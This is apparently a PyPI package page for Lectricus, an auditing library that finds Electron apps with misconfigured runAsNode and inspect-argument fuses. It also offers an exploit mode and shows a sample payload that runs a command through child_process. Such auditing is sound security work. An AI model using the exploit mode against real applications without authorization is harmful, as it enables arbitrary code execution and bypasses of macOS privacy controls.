

Project Lectricus
Python-based library for programmatically detecting potentially misconfigured Electron applications, specifically the runAsNode and enableNodeCliInspectArguments fuses allowing arbitrary code execution within the context of the application.
First unveiled at MacDevOpsYVR 2024: Electron Security: Making your Mac a worse place?
This project is primarily designed for auditing purposes, starting as a side project after learning about @tsunek0h's CVE-2023-32546 and later on extending the initial work of Wojciech Reguła's electroniz3r:
- Programmatic fuse configuration detection
- Multi-platform support (macOS, Windows, Linux)
- Exporting of vulnerable applications to various formats (XML, JSON, CSV, etc.)
- Developed as a library, for easy integration into other projects
- Targets both Electron and NW.js applications

- Simple macOS GUI for non-technical users
Since the initial conception of Lectricus in late 2023, Electron has released a statement on Electron's runAsNode fuse: Statement regarding "runAsNode" CVEs
Do keep in mind that Electron does not discuss the TCC bypasses that the misconfigured Electron fuses cause.
Installation
For standalone executables, see GitHub Releases.
For Python-based installation of the Python library, Lectricus is available on PyPI:
$ python3 -m pip install lectricus
Usage - GUI

Simply run Lectricus (GUI).app on macOS, and select List vulnerable electron applications to get a list of vulnerable applications.
| First window | List applications |
|---|---|
 |
 |
Usage - Command Line
List Vulnerable Applications
$ lectricus --list-vulnerable-apps

>>> Found 4 vulnerable applications 😱
>>> Correctly Configured Electron Fuses:
>>>   - /Applications/1Password.app
>>>   - /Applications/Keeper Password Manager.app
>>>   - /Applications/Slack.app
>>> Lacking Electron Fuse Support:
>>>   - /Applications/Advanced Privacy.app
>>>     - Vulnerabilities:
>>>       - RUN_AS_NODE
>>>       - ENABLE_NODE_CLI_INSPECT_ARGUMENTS
>>> Misconfigured Electron Fuses:
>>>   - /Applications/Tap Trustee.app
>>>     - Vulnerabilities:
>>>       - RUN_AS_NODE
>>>       - ENABLE_NODE_CLI_INSPECT_ARGUMENTS
>>>   - /Applications/Affected Makeup.app
>>>     - Vulnerabilities:
>>>       - ENABLE_NODE_CLI_INSPECT_ARGUMENTS
>>>   - /Applications/Struck Cap.app
>>>     - Vulnerabilities:
>>>       - RUN_AS_NODE
>>>       - ENABLE_NODE_CLI_INSPECT_ARGUMENTS
Attempt Arbitrary Code Execution
$ lectricus.py --exploit-application "/Applications/Advanced Privacy.app"

>>> Selected exploit method: run_as_node
>>> Determined entry point: /Applications/Advanced Privacy.app/Contents/MacOS/Advanced Privacy
>>> Running exploit on /Applications/Advanced Privacy.app/Contents/MacOS/Advanced Privacy
>>> JavaScript payload: const { exec } = require("child_process"); exec("/usr/bin/open -a Calculator");
Command Line Parameters
Detect and exploit misconfigured Electron applications

options:
  -h, --help            show this help message and exit
  --list-vulnerable-apps, -l
                        List vulnerable applications
  --export, -e          Export vulnerable applications, if '--export-location' is not specified, export to STDOUT
  --format FORMAT, -f FORMAT
                        Export format (xml, plist, json, csv)
  --export-location EXPORT_LOCATION, -o EXPORT_LOCATION
                        Export location
  --app-directory APP_DIRECTORY, -d APP_DIRECTORY
                        Application directory to search. Can provide .app directly
  --sys-platform SYS_PLATFORM, -p SYS_PLATFORM
                        Override sys.platform value used for application search. Useful for cross-platform exploitation on external
                        drives.
  --exploit-application EXPLOIT_APPLICATION, -x EXPLOIT_APPLICATION
                        Application to exploit.
  --exploit-method EXPLOIT_METHOD, -m EXPLOIT_METHOD
                        Exploit method to use.
  --javascript-payload JAVASCRIPT_PAYLOAD, -j JAVASCRIPT_PAYLOAD
                        JavaScript payload to execute. If not specified, open
                        Calculator on macOS.
  --javascript-payload-file JAVASCRIPT_PAYLOAD_FILE, -J JAVASCRIPT_PAYLOAD_FILE
                        JavaScript payload file to execute. Alternative to '--
                        javascript-payload'.
1 maintainer

Metadata
1 maintainer
Release files for lectricus 1.0.1
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Reset |
|---|---|---|---|---|
| lectricus-1.0.1-py3-none-any.whl | Python 3 | none | any | Details |
Release files / lectricus-1.0.1-py3-none-any.whl
| Download URL | lectricus-1.0.1-py3-none-any.whl |
|---|---|
| Size | 13.6 kB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
bde155db1070d7dd2e160d6de651b3965ec9cd168b04a3e0306528e2f692094a
|
|
BLAKE2b-256 checksum How to use checksums |
7183048caa9e8d4075f34d7605b7117210476dae9e94174c7c0aeffba823865d
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/5.1.1 CPython/3.11.9
|














